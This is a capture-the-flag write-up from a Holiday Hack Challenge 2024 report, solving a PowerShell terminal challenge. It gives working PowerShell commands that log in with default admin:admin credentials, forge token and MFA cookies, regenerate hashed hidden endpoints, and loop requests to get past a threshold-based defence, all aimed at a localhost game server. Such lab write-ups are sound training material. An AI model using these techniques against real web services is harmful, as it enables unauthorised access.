
Powershell
Act II
The Front Yard (Wombley's Side)
Difficulty:
The Powershell terminal is on the Wombley (East) side of The Front Yard near that sick snowball trebuchet. Piney Sappington has more details about this challenge. He mentions that this terminal controls access to the snowball weapon system. The system, which was definitely programmed by Piney, is in a faulty lockdown state and now he doesn't have access.

There are two areas we need to gain access to in order to complete this challenge: The snow cannon terminal and the snow cannon production deployment plans. Accessing the snow terminal will grant us the silver trophy and the deployment plans the gold trophy.
This challenge is laid out in a similar manner to the cURLing challenge from Act I. The silver trophy path will ask us to perform various tasks via Powershell. I will list the task, the Powershell commands I used to complete it, and a short description of the solution.
1: There is a file in the current directory called 'welcome.txt'. Read the contents of this file
Get-Content ./welcome.txtThe Get-Content cmdlet reads the content of the item specified by the path. This could be the contents of a file or a data stream. The content of the welcome file is informative. You can view it here: welcome.txt
2: Geez that sounds ominous, I'm sure we can get past the defense mechanisms. We should warm up our PowerShell skills. How many words are there in the file?
Get-Content ./welcome.txt | Measure-Object -wordLines Words Characters Property
----- ----- ---------- --------
180There are 180 words in the document. The Measure-Object cmdlet measures numeric properties of an object. This could be min and max values, line numbers, word count, ...etc. Take a look at the help document for more info.
3: There is a server listening for incoming connections on this machine, that must be the weapons terminal. What port is it listening on?
netstat -aActive Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 localhost:1225 0.0.0.0:* LISTEN
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags Type State I-Node Path
unix 2 [ ACC ] STREAM LISTENING 993053432 /tmp/tmux-1050/default
unix 2 [ ACC ] STREAM LISTENING 993065545 /tmp/dotnet-diagnostic-269-254910085-socket
unix 2 [ ACC ] STREAM LISTENING 993066529 /tmp/CoreFxPipe_PSHost.DB5D2CDB.269.None.pwsh
unix 3 [ ] STREAM CONNECTED 993053621
unix 3 [ ] STREAM CONNECTED 993058006 /tmp/tmux-1050/defaultThe server is listening for connections on port 1225. "netstat" is a utility that displays information about active TCP connections. The "-a" option means "all".
4: You should enumerate that webserver. Communicate with the server using HTTP, what status code do you get?
Invoke-WebRequest -URI http://localhost:1225Invoke-WebRequest: Response status code does not indicate success: 401 (UNAUTHORIZED).The Invoke-WebRequest is a cmdlet that sends HTTP requests and returns the response object. In this case the server responded with a 401 UNAUTHORIZED response.
5: It looks like defensive measures are in place, it is protected by basic authentication. Try authenticating with a standard admin username and password.
$creds = New-Object System.Management.Automation.PSCredential("admin", (ConvertTo-SecureString "admin" -AsPlainText -Force))
Invoke-WebRequest -Uri http://localhost:1225 -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication
I setup a credential of a basic admin username password combo "admin:admin". I then used this credential as Basic authentication for the web request and it responded with a 200 OK status code. The response body also contains many endpoints.
6: There are too many endpoints here. Use a loop to download the contents of each page. What page has 138 words? When you find it, communicate with the URL and print the contents to the terminal.
$links = (Invoke-WebRequest -Uri http://localhost:1225 -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication).Links
$links | ForEach-Object { $words=((Invoke-WebRequest -URI $_.href).Content |Measure-Object -word).Words; if($words -eq 138) {Write-Output $_.href}}
(Invoke-WebRequest -URI http://localhost:1225/endpoints/13).ContentNote to self, remember to remove temp csvfile at http://127.0.0.1:1225/token_overview.csvI used made the HTTP request and saved the Links collection to a variable $links. I then iterated over the collection making an HTTP request to each link, passing the Content to the Measure-Object cmdlet to count the words. If the words equal 138, then print out the URL of that page. The endpoint with 138 words was endpoint 13. I then just made an HTTP request to endpoint 13 and printed the Content. Note the CSV file int the response.
7: There seems to be a csv file in the comments of that page. That could be valuable, read the contents of that csv-file!
(Invoke-WebRequest -Uri http://127.0.0.1:1225/token_overview.csv -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication).Contentfile_MD5hash,Sha256(file_MD5hash)
...
724d494386f8ef9141da991926b14f9b,REDACTED
67c7aef0d5d3e97ad2488babd2f4c749,REDACTED
5f8dd236f862f4507835b0e418907ffc,4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C
# [*] SYSTEMLOG
# [*] Defence mechanisms activated, REDACTING endpoints, starting with sensitive endpoints
# [-] ERROR, memory corruption, not all endpoints have been REDACTED
# [*] Verification endpoint still active
# [*] http://127.0.0.1:1225/tokens/
# [*] Contact system administrator to unlock panic mode
# [*] Site functionality at minimum to keep weapons active I reused the basic credentials from earlier and used Invoke-WebRequest to get the contents of the CSV file. The last endpoint is not redacted!
8: Luckily the defense mechanisms were faulty! There seems to be one api-endpoint that still isn't redacted! Communicate with that endpoint!
(Invoke-WebRequest -Uri http://localhost:1225/tokens/5f8dd236f862f4507835b0e418907ffc -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication).Content[!] ERROR: Missing Cookie 'token'I reused the creds from before and made an HTTP request to the redacted endpoint. It responded with an error stating the request was missing a cookie named "token".
9: It looks like it requires a cookie token, set the cookie and try again.
$cookie = [System.Net.Cookie]::new('token', '5f8dd236f862f4507835b0e418907ffc');
$session = [Microsoft.PowerShell.Commands.WebRequestSession]::new()
$session.Cookies.Add('http://localhost', $cookie);
(Invoke-WebRequest -Uri http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication -WebSession $session).ContentCookie 'mfa_code', use it at <a href='1735835638.1808908'>/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C</a>The endpoint seems to hint that the md5 hash IS the token, so I created a session that can remember the state of my cookies and added a cookie "token=5f8dd236f862f4507835b0e418907ffc" to it. I then made the HTTP request again to the endpoint specifying the $session variable that holds the cookie. The system responded with an MFA token.
10: Sweet we got a MFA token! We might be able to get access to the system. Validate that token at the endpoint!
$mfa_cookie = [System.Net.Cookie]::new('mfa_token', '1735835638.1808908');
$session.Cookies.Add('http://localhost', $mfa_cookie);
(Invoke-WebRequest -Uri http://localhost:1225/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication -WebSession $session).Content[!] System currently in lock down
[!] Failure, token has expired. [*] Default timeout set to 2s for security reasonsI created the mfa_token cookie and made the request, but the token expired. Since it has a 2 second lifespan, I needed request a new token, set the cookie, and validate the endpoint all in a one-liner to save time. Note: The system states the name of the cookie is "mfa_code" but it actually is "mfa_token". It seems like Piney Sappington isn't that good of a programmer :)
$session.Cookies.Add('http://localhost', [System.Net.Cookie]::new('mfa_token', (Invoke-WebRequest -Uri http://localhost:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication -WebSession $session).Links[0].href)); (Invoke-WebRequest -Uri http://localhost:1225/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C -Credential $creds -Authentication Basic -AllowUnencryptedAuthentication -WebSession $session).Content
[+] Success
Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg==
The one-liner worked. It sent got the mfa cookie and validated the endpoint immediately. The server responded with some base64 encoded data.
11: That looks like base64! Decode it so we can get the final secret!
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg=="))Correct Token supplied, you are granted access to the snow cannon terminal. Here is your personal password for access: SnowLeopard2ReadyForActionI used Powershell to base64 decode the string using "[System.Convert]::FromBase64String". I then decoded the bytes into UTF to be printed out to the screen. The system responded with the code "SnowLeopard2ReadyForAction" and granted me the silver trophy!
After getting the silver trophy, Piney mentions that using a custom Powershell script, you can bypass the usual path and complete the challenge for the gold trophy. These instructions aren't very clear, but luckily there are two hints that are more direct.
I overheard some of the other elves talking. Even though the endpoints have been redacted, they are still operational. This means that you can probably elevate your access by communicating with them. I suggest working out the hashing scheme to reproduce the redacted endpoints. Luckily one of them is still active and can be tested against. Try hashing the token with SHA256 and see if you can reliably reproduce the endpoint. This might help, pipe the tokens to Get-FileHash -Algorithm SHA256.
They also mentioned this lazy elf who programmed the security settings in the weapons terminal. He created a fakeout protocol that he dubbed Elf Detection and Response "EDR". The whole system is literally that you set a threshold and after that many attempts, the response is passed through... I can't believe it. He supposedly implemented it wrong so the threshold cookie is highly likely shared between endpoints!
These hints imply that even though the endpoints are redacted, we can generate them since they are just hashes. The csv file does show the hash method at the top of the file "Sha256(file_MD5hash)". The hint also specifies that even though each endpoint is protected by a fakeout protocol, each endpoint shares the threshold, so if I send requests to them all quickly in a loop it may let us through.
Step one is to create a hashing function that can recreate the endpoint hashes. I can use the known endpoint to verify my hashing function is working correctly. Note: You have to append a new line character on the end of the hash for it to work.
function hash($str){
	$str = $str + "`n"
	$stringAsStream = [System.IO.MemoryStream]::new()
	$writer = [System.IO.StreamWriter]::new($stringAsStream)
	$writer.write($str)
	$writer.Flush()
	$stringAsStream.Position = 0
	return (Get-FileHash -InputStream $stringAsStream | Select-Object Hash).Hash
}hash('5f8dd236f862f4507835b0e418907ffc')
4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06CThe hash matches the known endpoint hash from the CSV file. This means I can generate any endpoint from the CSV file.
Now that the hashing function is working, to complete the Powershell script I need to create:
- Global credential to use in the HTTP calls
- Function to generating endpoints from the CSV
- Function to set the MFA cookie
- Function to validate the endpoint
$global:creds = New-Object System.Management.Automation.PSCredential("admin", (ConvertTo-SecureString "admin" -AsPlainText -Force));
$global:session = [Microsoft.PowerShell.Commands.WebRequestSession]::new();function fetch_endpoints {
$endpoints = @();
$url = "http://127.0.0.1:1225/token_overview.csv";
$resp = Invoke-WebRequest -Uri $url -Credential $global:creds -Authentication Basic -AllowUnencryptedAuthentication;
$lines = $resp.Content.Split("`n");
$c = 0
ForEach($line in $lines){
$c += 1;
if($line.StartsWith("#")){ break; }
if($c -eq 1){
continue;
}
$line_tokens = $line.Split(",");
$obj = @{}
$obj["token"] = $line_tokens[0];
$obj["endpoint"] = hash($line_tokens[0]);
$endpoints += $obj;
}
return $endpoints;
}function set_mfa_cookie {
param ($endpoint)
$url = "http://localhost:1225/tokens/"+$endpoint["endpoint"];
$cookie = [System.Net.Cookie]::new('token', $endpoint["token"]);
$global:session.Cookies.Add('http://localhost', $cookie);
$resp = Invoke-WebRequest -Uri $url -Credential $global:creds -Authentication Basic -AllowUnencryptedAuthentication -WebSession $global:session
$mfa_cookie = [System.Net.Cookie]::new('mfa_token', $resp.Links[0].href);
$global:session.Cookies.Add('http://localhost', $mfa_cookie);
}function validate_endpoint {
param ($endpoint)
$url2 = "http://localhost:1225/mfa_validate/"+$endpoint["endpoint"];
$resp2 = Invoke-WebRequest -Uri $url2 -Credential $global:creds -Authentication Basic -AllowUnencryptedAuthentication -WebSession $global:session
return $resp2;
}Since I didn't find a text editor on this system, just copying and pasting the functions into the powershell terminal will work just fine. Once all the functions are copied into the terminal, collect the endpoints and then iterate over them in a loop calling validate_endpoint.
$ep = fetch_endpoints
$ep | ForEach-Object { set_mfa_cookie $_; $m=validate_endpoint $_; Write-Host $m.content}[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[-] ERROR: Access Denied [!] Logging access attempts
[+] Success, defense mechanisms deactivated.Administrator Token supplied, You are able to control the production and deployment of the snow cannons. May the best elves win: WombleysProductionLineShallPrevail
The code was "WombleysProductionLineShallPrevail". After running the loop the system granted me the Gold trophy for this objective!
| Drone Path | Where to next? | Snowball Showdown |
Holiday Hack Challenge 2024 Report - Cody Travis <cody@chillaspect.com>